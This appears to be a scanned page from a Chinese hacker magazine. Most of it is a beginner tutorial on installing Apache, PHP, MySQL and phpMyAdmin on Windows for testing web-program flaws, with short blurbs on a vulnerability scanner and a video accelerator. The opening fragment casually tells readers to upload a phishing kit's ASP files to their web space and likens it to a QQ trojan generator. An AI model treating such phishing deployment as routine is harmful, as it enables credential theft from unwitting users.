把里面的 ASP 文件传盗你的 WEB 空间，跟 QQ 木马生成器的使用方法一样只不过这个是钓鱼。

Acunetix Web Vulnerability Scanner：
这是一款网络漏洞扫描工具。通过网络爬虫测试你的网站安全，检测流行的攻击 ，如交叉站点脚本，sql 注入等。在被黑客攻击前扫描购物车，表格、安全区域和其他 Web 应用程序。

PP 加速器：
PP 加速器（PPLive Video Accelerator）是一款免费的视频加速软件。 采用目前许多先进和流行的互联网技术，如优化后的点对点传输（P2SP)、多任务下载、Web 感知下载、智能 Cache 等技术，为视频网站提供视频加速服务。

文章难易度：★★★
文章重点：利用服务器软件搭建PHP及数据库环境，并成功安装DISCUZ!论坛

菜鸟也来学配置服务器之搭建PHP环境篇

txcbg

这天，又到了菜鸟学堂开课的日子，txcbg 早早的来到了教室，却没想到已经有许多叉子先到了，看到大家的学习热情这么高，txcbg 心里也是感到很欣慰，觉的自己的辛勤付出还是挺值得的，情不自禁的开始了他的演讲："现在已经是深冬了，你们敬爱的txcbg 老师，也就是本人，生活和休息的地方（其实也就是一间小屋子）却没有任何的取暖设备，屋子里没有炉子，没有暖气，更没有空调，在电脑前坐不上两个小时就冻的手脚冰冷，需要到另外一间有炉子的屋子里暖和一会儿后再返回到电脑前继续学习。为了让自己少受冻，我决定进入自己的"冬眠"期，也就是尽量少开电脑，但菜鸟学堂的课程却不能不准备啊，大家可以想象，本期堂菜鸟学所要讲的知识就是我在这么一个艰苦的环境中准备的，冻的实在不行了就去烤会儿炉子再回来继续准备，但是为了大家的学习，我一不怕冷，二不怕累，只要叉子们能够好好学习，天天向上，我就心满意足了！"

txcbg 抽空望了望讲台下，只见几个年纪不大的小菜鸟已经被感动的流出了眼泪，就见一小菜站了起来，说道："txcbg 老师太伟大了，我建议大家选他当2009 年的三八红旗手吧。"话刚说完，就见众小菜们齐刷刷的举起了手，一致通过。

txcbg 刚想说几句感谢大家支持和理解的话，突然想到了这三八红旗手是只授予妇女同志们的，于是连忙说道："感谢大家的理解和支持，我只是作好自己的本职工作而已，三八红旗手实不敢当，顶多也就是一青年先进工作者而已。好了，下面我们开始讲课了，大家请注意听讲，争取期末能评个三好菜鸟。"

在前两节课我们介绍了ASP 和ASP.NET 环境的搭建，相信经过学习，以后我们再遇到ASP 或ASPX 的程序漏洞，就可以自己搭建环境来进行测试了，今天我们继续介绍PHP 环境的搭建，要知道目前有越来越多的大型网站、大型论坛等都是使用基于PHP 的网络程序来搭建的，比如黑客X 档案的官方论坛就是使用基于PHP 语言编写的Discuz!搭建的。

"那么，PHP 又是什么呢？它又有什么优点呢？"台下一小菜问道。

PHP，是英文超级文本预处理语言（PHP：Hypertext Preprocessor）的缩写。PHP是一种HTML内嵌式的语言，PHP与微软的ASP 颇有几分相似，都是一种在服务器端执行的嵌入HTML 文档的脚本语言，语言的风格有点类似于C 语言，目前被很多的网站编程人员广泛的运用。PHP 独特的语法混合了C、Java、Perl 以及PHP 自创的新的语法，它可以比CGI 或者Perl 更快速的执行动态网页。使用PHP 制作出的动态页面与其它的编程语言相比，PHP 是将程序嵌入到HTML 文档中去执行，执行效率比完全生成HTML 标记的CGI 要高许多，与同样是嵌入HTML 文档的脚本语言JavaScript 相比，PHP 在服务器端执行，充分利用了服务器的性能，PHP 执行引擎还会将用户经常访问的PHP 程序驻留在内存中，其他用户再一次访问这个程序时就不需要重新编译程序了，只要直接执行内存中的代码就可以了，这也是PHP 高效率的体现之一。PHP 具有非常强大的功能，所有的CGI 或者JavaScript 的功能PHP 都能够实现，而且它还支持几乎所有流行的数据库以及操作系统。PHP 是跨平台的，它可以运行在WINDOWS2000/XP/2003/Vista 和UNIX/Linux 系统上，它消耗的资源也比较少，当PHP 作为Apache Web 服务器一部分时，运行代码不需要调用外部二进制程序，服务器不需要承担任何额外的负担。

由于PHP 具有很多asp 无法比拟的快速、安全等优点，所以目前越来越多的网站都选择使用PHP 语言开发了，不过使用的多了发现的漏洞也自然就多了，因此对于菜鸟们来说学习PHP 环境的简单搭建也是非常有必要的。

搭建php 环境有很多种方法，我们既可以使用IIS+PHP+MySQL+phpMyAdmin 的组合来搭建，也可以使用Apache+PHP+MySQL+phpMyAdmin 的组合来搭建（由于本人水平有限，非Windows 平台下的就不介绍了 -_-），我们可以分别下载所需的软件后一个个的进行安装配置，也可以直接下载PHPnow 等软件来傻瓜化的一步得到一个简单的PHP 环境。当然，不管是IIS+PHP+MySQL+phpMyAdmin 的组合还是Apache+PHP+MySQL+phpMyAdmin 的组合，都可以通过安装ZendOptimizer 来扩展功能。本堂课我们就搭建一个Apache+PHP+MySQL+phpMyAdmin+Zend(这种组合的效率更高，系统资源占用更少）的PHP 环境，如果还有时间的话，再给大家介绍一下使用PHPnow 这款软件来快速搭建简单的PHP 环境。

一、配置PHP 环境

下面我们就先使用Apache+PHP+MySQL+phpMyAdmin+Zend 的组合来搭建一个php 环境，其中的Apache、PHP、MySQL、phpMyAdmin 和Zend 都是软件名或软件名的缩写，我使用的软件版本分别是：apache_2.0.63-win32-x86-no_ssl.msi、php-5.2.8-Win32.zip、mysql-5.1.30-win32.zip、phpMyAdmin-3.1.0-all-languages.zip、ZendOptimizer-3.3.0a-Windows-i386.zip。其中前四款软件都是从软件的官方网站下载的，而ZendOptimizer-3.3 则是我从天空软件园下载的http://www.skycn.com/soft/20133.html。这几款软件都比较大，为了大家下载方便，我再给出前四款软件的官方网站以及本堂课中所用到的相应版本的下载地址：

```
http://httpd.apache.org
http://dev.xiaonei.com/apache-mirror/httpd/binaries/win32/apache_2.0.63-win32-x86-no_ssl.msi

http://dev.mysql.com/downloads/
http://dev.mysql.com/get/Downloads/MySQL-5.1/mysql-5.1.30-win32.zip/from/http://mysql.mirrors.hoobly.com/

http://www.php.net/
http://www.php.net/get/php-5.2.8-Win32.zip/from/cn.php.net/mirror

http://www.phpmyadmin.net
http://prdownloads.sourceforge.net/phpmyadmin/phpMyAdmin-3.1.0-all-languages.zip?download#!md5!755992859b7985dc736d586d9153e62e
```

1、安装Apache

Apache 是世界使用排名第一的Web 服务器软件（微软的IIS 可是排在它后边的哟），它可以运行在几乎所有的计算机平台上。Apache 源于NCSAhttpd 服务器，经过多次修改，已经成为了世界上最流行的Web 服务器软件之一。Apache 取自"a patchy server"的读音，意思是充满补丁的服务器，因为它是自由软件，所以不断有人来为它开发新的功能、新的特性、修改原来的缺陷。Apache 的特点是简单、速度快、性能稳定，并可做代理服务器来使用。本来它只用于小型或试验Internet 网络，后来逐步

扩充到各种Unix系统中，尤其对Linux的支持相当完美。Apache是以进程为基础的结构，进程要比线程消耗更多的系统开支，不太适合于多处理器环境，因此在一个Apache Web站点扩容时，通常是增加服务器或扩充群集节点而不是增加处理器。到目前为止，Apache仍然是世界上使用最多的Web服务器，市场占有率达60%左右。世界上很多著名的网站，比如Amazon.com、Yahoo!、W3 Consortium、Financial Times等使用的都是Apache平台，它的成功之处主要在于它的源代码开放、有一支开放的开发队伍、支持跨平台的应用（可以运行在几乎所有的Unix、Windows、Linux系统平台上）以及它的可移植性等方面。

下面来看Apache的安装，系统是虚拟机里的Windows Server 2003 Enterprise Edition Service Pack 2。双击apache_2.0.63-win32-x86-no_ssl.msi进行安装，一路点击“Next”直到出现如图1所示的界面（其中要选择“I accept the terms in the license agreement”），“Network Domain”和“Server Name”分别是这台服务器的域名和服务器名称，由于我是在本地搭建的，就都写localhost（本机的意思），“Administrator's Email Address”可以随便填写，比如我填用的就是默认的admin@TXCBG.localdomain。再下面是让你选择服务器运行在哪个端口，我们保持默认的80端口就行了，按“Next”后就来到了选择安装模式的地方，这里我们保持默认的“Typical”，也就是默认安装，如图2。




图1




图2




图3

继续点“Next”就来到了选择安装路径的地方，还是保持默认，再点“Next”然后点“Install”就开始正式安装了。软件安装完成后如果不出什么意外的话，就会在状态栏出现如图3所示的图标。我们使用浏览器打开http://127.0.0.1/，如果看到如图4所示的页面就说明Apache已经安装成功了。





图4

2、安装并配置PHP

再来安装PHP，在c:\下建立一个名为php的文件夹，然后把php-5.2.8-Win32.zip解压到c:\php\目录下，如图5。在解压后的c:\php\目录下找到php.ini-dist这个文件，把它重命名为php.ini，然后使用记事本打开并进行编辑，来到如下两行：


图5

```
; Directory in which the loadable extensions (modules) reside.
    extension_dir = "./"
```

把extension_dir指向你解压的php目录下的ext文件夹，比如我解压到了c:\php目录下，于是就改成“extension_dir = "C:\PHP\ext\"”，如图6。




图6

再来到

```
; Windows Extensions
; Note that ODBC support is built in, so no dll is needed for it.
```

往下三行就看到了类似图7所示的内容。

这里列出了PHP所有可支持的扩展，我们可以去掉前面的分号来使PHP支持相应的扩展，比如去掉“;extension=php_mysql.dll”前面的分号就可以支持mysql了。一个扩展对应了一个模块，

```
C:\php\php.ini - Notepad2
文件(F) 编辑(E) 视图(V) 工具(T) 帮助(H)
; extension_dir directive above.


; Windows Extensions
; Note that ODBC support is built in, so no dll is needed for it.
; Note that many DLL files are located in the extensions/ (PHP 4) ext/ (PHP 5)
; extension folders as well as the separate PECL DLL download (PHP 5).
; Be sure to appropriately set the extension_dir directive.

;extension=php_bz2.dll
;extension=php_curl.dll
;extension=php_dba.dll
;extension=php_dbase.dll
;extension=php_exif.dll
;extension=php_fdf.dll
;extension=php_gd2.dll
;extension=php_gettext.dll
;extension=php_gmp.dll
;extension=php_ifx.dll
;extension=php_imap.dll
;extension=php_interbase.dll
;extension=php_ldap.dll
;extension=php_mbstring.dll
;extension=php_mcrypt.dll
;extension=php_mhash.dll
;extension=php_mime_magic.dll
;extension=php_ming.dll
;extension=php_msql.dll
;extension=php_mssql.dll
;extension=php_mysql.dll
;extension=php_mysqli.dll
;extension=php_oci8.dll
;extension=php_openssl.dll
;extension=php_pdo.dll
;extension=php_pdo_firebird.dll
;extension=php_pdo_mssql.dll
;extension=php_pdo_mysql.dll
;extension=php_pdo_oci.dll
;extension=php_pdo_oci8.dll
;extension=php_pdo_odbc.dll
